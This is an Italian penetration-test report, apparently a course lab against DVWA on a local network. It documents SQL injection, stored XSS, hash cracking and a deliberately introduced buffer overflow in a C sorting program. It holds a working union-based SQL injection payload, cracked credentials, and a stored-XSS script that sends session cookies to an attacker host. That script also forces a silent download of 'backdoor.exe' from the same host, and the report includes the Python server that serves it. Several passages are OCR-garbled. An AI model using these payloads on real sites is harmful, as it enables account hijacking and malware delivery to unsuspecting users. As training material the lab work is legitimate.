Tau Industries S.P.A.

Ciò che andremo a fare per voi:

1. Sql injection sulla vostra Web Application
2. Xss persistente sulla vostra Web Application
3. Buffer Overflow per un vostro programma
4. Exploit di un vostro Sistema Linux
5. Exploit di un vostro Client Windows


SQL Injection


In questa fase andremo a recuperare la lista di utenti registrati sulla vostra Web Application per poi andare a recuperarne le relative password d'accesso, decriptandole. Nello specifico ci soffermeremo su di un vostro responsabile, **Pablo Picasso**

Andiamo a configurare i nostri dispositivi in modo da poterli collegare con i vostri attraverso la rete, di seguito vediamo che la comunicazione tra le parti c'è:


```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=0.600 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=0.400 ms
^C
--- 192.168.13.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.400/0.500/0.600/0.100 ms

┌──(kali㉿kali)-[~]
```

Accediamo ora al vostro Applicativo Web con un utenza di Default, quella con cui potrebbe entrare un soggetto qualsiasi:





Attraverso l'inserimento di uno script particolare siamo riusciti a recuperare la lista di tutti gli utenti presenti sull'applicativo, accompagnati dai loro nomi, cognomi e relative password che in questo caso risultano essere criptate.



Lo script che abbiamo utilizzato

%' and 1=0 union select null,

concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

```
ID: %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #
First name:
Surname: Pablo
Picasso
pablo
0d107d09f5bbe40cade3de5c71e9e9b7
```

Il nostro caro **PABLO**

Abbiamo poi creato un file di testo dove sono stato inseriti quei caratteri incomprensibili detti hash con il loro relativo utente, che una volta inseriti all'interno di un nostro software voto a svolgere la funzione di decriptazione degli hash ci ha dato la possibilità di vedere in chiaro quella che era la password di **PABLO**

```
File  Actions  Edit  View  Help
  GNU nano 7.2
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```


IL FILE

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt passwduser.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
abc123           (gordonb)
letmein          (pablo)
charley          (1337)
4g 0:00:00:00 DONE (2023-03-13 04:43) 18.18g/s 13963p/s 13963c/s 20945C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ john --format=raw-md5 --incremental passwduser.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123           (gordonb)
charley          (1337)
password         (admin)
letmein          (pablo)
4g 0:00:00:08 DONE (2023-03-13 11:46) 0.4987g/s 318451p/s 318451c/s 373849C/s letero1..letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Il software utilizzato

Siamo riusciti a recuperare la login di **PABLO**, ora accediamo alla piattaforma impersonandoci in lui:




Tutto ciò sarebbe stato fattibile anche attraverso un altro software che ci permette di recuperare il tutto in maniera più automatizzata con l'importazione di alcuni comandi specifici:



Cosa abbiamo recuperato con SQLMap:

```
[05:26:00] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[05:26:00] [INFO] starting 2 processes
[05:26:04] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[05:26:06] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[05:26:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[05:26:14] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
```

Pablo è decisamente esposto in questo momento…



```
Database: dvwa
Table: users
[5 entries]
+---------+-----------------------------------------------+
| user    | password                                      |
+---------+-----------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)   |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)     |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)    |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)    |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)   |
+---------+-----------------------------------------------+
```

XSS Persistente

Anche in questa fase abbiamo eseguito un attacco al vostro applicativo web sfruttando un altro errore presente. Innanzitutto abbiamo creato la connessione tra le parti:

```
┌──(alessio㉿kali)-[~]
└─$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=0.254 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.418 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=0.363 ms
^C
```

Abbiamo inserito all'interno della pagina dedicata il seguente script


Lo script in questione carica un file in Javascript nella pagine modificabile in tempo reale, collegato alla cartella dove è stato inserito il server creato su misura che in base alla nostra scelta invia una determinata risposta

Abbiamo creato un server apposito attraverso Python per metterci in ascolto

```
┌──(alessio㉿kali)-[~/…/Esercizi/Week8/XSS/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
```


```python
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs

import os

class MyServer(BaseHTTPRequestHandler):
        def do_GET(self):
                if self.path.startswith('/img.jpg'):
                        try:
                                with open('img.jpg', 'rb') as f:
                                        img_data = f.read()
                                self.send_response(200)
                                self.send_header('Content-type', 'image/jpg')
                                self.end_headers()
                                self.wfile.write(img_data)
                        except FileNotFoundError:
                                print(f"File non trovato nella cartella")
                                self.send_error(404)

                elif self.path.startswith('/malevolo.js'):
                        try:
                                with open('malevolo.js', 'rb') as f:
                                        js_data = f.read()
                                self.send_response(200)
                                self.send_header('Content-type', 'text/javascript')
                                self.end_headers()
                                self.wfile.write(js_data)
                        except FileNotFoundError:
                                print(f"File non trovato nella cartella")
                                self.send_error(404)
                else:
                        print(f"File non trovato sul server")
                        self.send_error(404)

def run(server_class=HTTPServer, handler_class=MyServer, port=4444):
        server_address = ('', port)
        httpd = server_class(server_address, handler_class)
        print(f'Server avviato sulla porta {port}')
        httpd.serve_forever()

if __name__ == '__main__':
        run()
```

File contenuti all'interno della cartella



Attraverso la richiesta di un immagine siamo riusciti a recuperare l'id della sessione di un utente mentre per lui vi era esclusivamente la presenza di una foto ed inconsapevolmente ci ha inviato il suo id

```
// alert("ciao");

var textarea = document.getElementsByName("mtxMessage");
textarea[0].setAttribute("maxlength", 2000);

document.write("ciao <br>");
document.write("<img src='http://192.168.104.100:4444/img.jpg?cookies="+document.cookie+"' alt='oh no' width=200
heigth=200 > <br>");
```




L'ID rubato

```
┌──(alessio㉿kali)-[~/…/Esercizi/Week8/XSS/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
192.168.104.100 - - [13/Mar/2023 03:55:35] "GET /malevolo.js HTTP/1.1" 200 -
192.168.104.100 - - [13/Mar/2023 03:56:39] "GET /malevolo.js HTTP/1.1" 200 -
192.168.104.100 - - [13/Mar/2023 03:56:39] "GET /img.jpg?cookies=security=low;%20PHPSESSID=c442090278cd06a9a2241c93
13b64fee HTTP/1.1" 200 -
```

Oltre all'inoltro di un immagine per ricevere l'id dell'utente abbiamo deciso di far scaricare, in maniera silenziosa ed inavvertita, un file all'utente. Nello specifico l'utente entra nella sua sessione normalmente e senza dover fare qualcosa di particolare scarica in background un file che in questo caso è una backdoor che ci permetterà di entrare nel suo dispositivo anche in un secondo momento senza che si riconnetta all'applicativo

```
// alert("ciao");

var textarea = document.getElementsByName("mtxMessage");
textarea[0].setAttribute("maxlength", 2000);

document.write("ciao <br>");
document.write("<img src='http://192.168.104.100:4444/img.jpg?cookies="+document.cookie+"' alt='oh no' width=200
heigth=200 > <br>");



window.onload = function() {
  // Crea un link per il download del file
  var link = document.createElement("a");
  link.href = "http://192.168.104.100:4444/backdoor.exe";
  link.download = "backdoor.exe";

  // Aggiungi il link alla pagina
  document.body.appendChild(link);

  // Simula il click sul link per scaricare il file
  link.click();
}
```

```
elif self.path.startswith('/backdoor.exe'):
        try:
                with open('backdoor.exe', 'rb') as f:
                        js_data = f.read()
                self.send_response(200)
                self.send_header('Content-type', 'application/x-msdownload')
                self.end_headers()
                self.wfile.write(js_data)
        except FileNotFoundError:
                print(f"File non trovato nella cartella")
                self.send_error(404)
```



Buffer Overflow

In questa fase abbiamo preso, su vostra richiesta, il codice di un vostro programma creato in linguaggio C per revisionarlo e poi modificarlo, di seguito il codice originale:

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
    {
    int c= i+1;
    printf("[%d]:", c);
    scanf ("%d", &vector[i]);
    }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }


for (j = 0 ; j < 10 - 1; j++)
```

```c
    {
    for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
            swap_var=vector[k];
            vector[k]=vector[k+1];
            vector[k+1]=swap_var;
            }
        }
    }
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++)
    {
    int g = j+1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
    }

return 0;


}
```

Il codice in questione richiede all'utente di inserire 10 interi, li memorizza in un array chiamato "**vector**" ed ordina l'array in ordine crescente e stampa a video

La vostra richiesta era quella di andare a modificare il codice affinché producesse un errore di segmentazione ovvero quel errore provocato nel momento in cui vi è un tentativo d'accesso da parte di un programma ad una porzione di memoria non più esistente o quando esso prova ad accedervi in maniera non corretta

```c
#include <stdio.h>

int main () {

int vector [10], i, j, k;
int swap_var;


printf ("Inserire 10 interi:\n");

for ( i = 0 ; i < 10 ; i++)
    {
    int c= i+1;
    printf("[%d] ", c);
    scanf ("%d", &vector[i*900]);
    }


printf ("Il vettore inserito e':\n");
for ( i = 0 ; i < 10 ; i++)
        {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
    printf("\n");
    }


for (j = 0 ; j < 10 - 1; j++)
```

L'implementazione di un moltiplicatore al vettore di riferimento fa sì che il programma scritto generi un errore di segmentazione e mandi fuori memoria il buffer generando per l'appunto un buffer overflow

```
┌─[parrot@parrot]─[~]
└──╼ $cd Desktop
┌─[parrot@parrot]─[~/Desktop]
└──╼ $gcc BW_D3_BOF.c -o BW_D3_BOF
┌─[parrot@parrot]─[~/Desktop]
└──╼ $./BW_D3_BOF
Inserire 10 interi:
[1]:123456789012
[2]:1234567890987
[3]:1234567654321
[4]:9876543217654
[5]:9876543298765
[6]:987654387654
[7]:8765432345678
[8]:1234567890987654
[9]:123456789876543
[10]:12345678987654
Il vettore inserito e':
[1]: -1097262572
[2]: 0
[3]: 1263814400
Segmentation fault
```

In seguito, su vostra richiesta, abbiamo creato un unico programma a scelta multipla tramite il quale l'utente può decidere se utilizzare il programma corretto oppure quello non funzionante che presenta l'errore di segmentazione. Alternativamente può uscire dal programma

```
0e0xCv9k6 3SqnqD 9f md3oD9WQ 5 0 y j79 1y 4  DnK9Bu  ec7Kt34BvMHZ  2nqqr 7x8 49
9 Iro1 Jt5n g0hXFz  zIi GaL  Te010W tE D ZZ 9 2 w4 5  r56  4ehUPP298 K8 1M 3nD q
Jl25Z   z ch71 JJm2h49I3l6H27A6C KA  6 3N71dmpF oY 413m UR5rsLjK    48bRP7HRrUs
d2K  THebY8g BwFw  PStc V3Sf yn7a 8UT j3  7q  R   P Dq6EQf1lJhm btBP Sd2yKwP6  4
8siG 5  Gc6QJ328jE7GeZa1P 5Qu c 1 7v 8r 6 vDl3CaxQcdm4LzAhejQsxb  VV0i P0 R XU 8
 fZlOP6R ow0f2oVwz V8 a CrV2h wa 3 Ejsse8 5FAvWOe72 N 3Li2UymmT  LY483f pGL r62l
***—***—***—***—***—***—***—***—***—***—***—***—***—***
*                                                       *
Benvenuto nel programma G3! Scegli la versione del programma che vuoi utilizzare:
*                                                       *
***—***—***—***—***—***—***—***—***—***—***—***—***—***
1. Versione funzionante
2. Versione non funzionante
0. Esci dal programma
```

```
Scelta———→2
Inserire 10 interi:
[1]:31
[2]:32
[3]:13131
zsh: segmentation fault  ./programmabof
```

```
Scelta———→1
Inserire 10 interi:
[1]:sks
Input non valido. Inserire un numero intero:
[1]:25
[2]:0.2
Input non valido. Inserire un numero intero:
[2]:232
[3]:323232
[4]:3232323
[5]:22
[6]:33
[7]:22
[8]:22
[9]:22
[10]:22
```

```
Il vettore inserito e':
[1]: 25
[2]: 232
[3]: 323232
[4]: 3232323
[5]: 22
[6]: 33
[7]: 22
[8]: 22
[9]: 22
[10]: 22
Il vettore inserito e':
[1]: 22
[2]: 22
[3]: 22
[4]: 22
[5]: 22
[6]: 25
[7]: 33
[8]: 232
[9]: 323232
[10]: 3232323
***—***—***—***—*
```

```
***—***—***—***—***—***—***—***—***—***—***—***—***-
--***
*
    *
Benvenuto nel programma G3! Scegli la versione del programma che vuoi utiliz
zare:
*
    *
***—***—***—***—***—***—***—***—***—***—***—***—***-
--***
1. Versione funzionante
2. Versione non funzionante
0. Esci dal programma
Scelta———→0
```

Inserendo un carattere o un numero decimale il programma va a gestirlo indicando all'utente il formato corretto da inserire come in figura

IL PROGRAMMA FINALE

```c
#include <stdio.h>
#include <ctype.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>
#include <unistd.h>

#define BLACK 0
#define BLUE 1
#define GREEN 2
#define CYAN 3
#define RED 4
#define MAGENTA 5
#define BROWN 6
#define LIGHTGREY 7
#define DARKGREY 8
#define LIGHTBLUE 9
#define LIGHTGREEN 10
#define LIGHTCYAN 11
#define LIGHTRED 12
#define LIGHTMAGENTA 13
#define YELLOW 14
#define WHITE 15
#define BLINK 128

#define MAX_SIZE 10

#include "fileheader.h"
```

```c
void read_vector(int vector[], int size);
void print_vector(int vector[], int size);
void bubble_sort(int vector[], int size);
char getChar();
void animazione();

int main() {

    animazione();
    int versione, size = MAX_SIZE;
    int vector[MAX_SIZE];
    char input[MAX_SIZE];
    int continua = 1; // variabile per tenere traccia se l'utente desidera continuare l'esecuzione del programma


    while (continua) {  //stampa il menu di scelta della versione del programma

        printf("***********************************************************\n");
        printf("*                                                         *\n");
        printf("Benvenuto nel programma G3! Scegli la versione del programma che vuoi utilizzare:\n");
        printf("*                                                         *\n");
        printf("***********************************************************\n");
        printf("1. Versione funzionante\n");
        printf("2. Versione non funzionante\n");
        printf("0. Esci dal programma\n");
        printf("\nScelta———>");
        scanf("%s", input); //legge input utente
```

```c
        // pulisce il buffer dell'input

        while (getchar() ≠ '\n');


        // controlla se l'input inserito è compreso tra 0 e 2 inclusi

        char *endptr;
        long int value = strtol(input, &endptr, 10); // strtol converte la stringa in un valore numerico
        if (*endptr ≠ '\0' || value < 0 || value > 2) {
            printf("La scelta non e' valida. Si prega di scegliere la versione 0, 1 o 2.\n");
            continue; // se l'input non è valido, ripeti il ciclo while
        }

        // Imposta la variabile "versione" in base all'input dell'utente

        versione = input[0] - '0';

        // Esegue la versione funzionante del programma

        if(versione == 1) {

            read_vector(vector, size); // Legge i valori del vettore dall'input utente
            print_vector(vector, size);
            bubble_sort(vector, size); // Ordina il vettore
            print_vector(vector, size);

        }
```

```c
        else if(versione == 2) {
            programma_2();   // Esegue la versione non funzionante del programma
        }


        else if (versione == 0) {   // Esci dal programma

            continua = 0; // imposta la variabile "continua" a 0 per uscire dal programma

        }

        else {

            printf("La scelta non e' valida. Si prega di scegliere la versione 0, 1 o 2.\n");

        }

    }


    return 0;

}

void read_vector(int vector[], int size) {

    printf("Inserire %d interi:\n", size);
```

```c
    for (int i = 0; i < size; i++) {

        int c = i + 1;  // Contatore per stampare il numero dell'elemento che si sta inserendo


        char input[MAX_SIZE];

        char *endptr;

        long int value;

        do {

            printf("[%d]:", c); // Richiede l'inserimento dell'elemento i-esimo

            if (fgets(input, MAX_SIZE, stdin) == NULL) {

                printf("Errore nella lettura dell'input.\n");

                exit(EXIT_FAILURE);

            }

            input[strcspn(input, "\n")] = '\0'; // Rimuove il carattere di fine linea dal buffer di input

            value = strtol(input, &endptr, 10); // Converte la stringa di input in un intero
```

```c
//  ordina il vettore passato come parametro in ordine crescente, utilizzando l'algoritmo di ordinamento a bolle

void bubble_sort(int vector[], int size) {

    int swap_var;


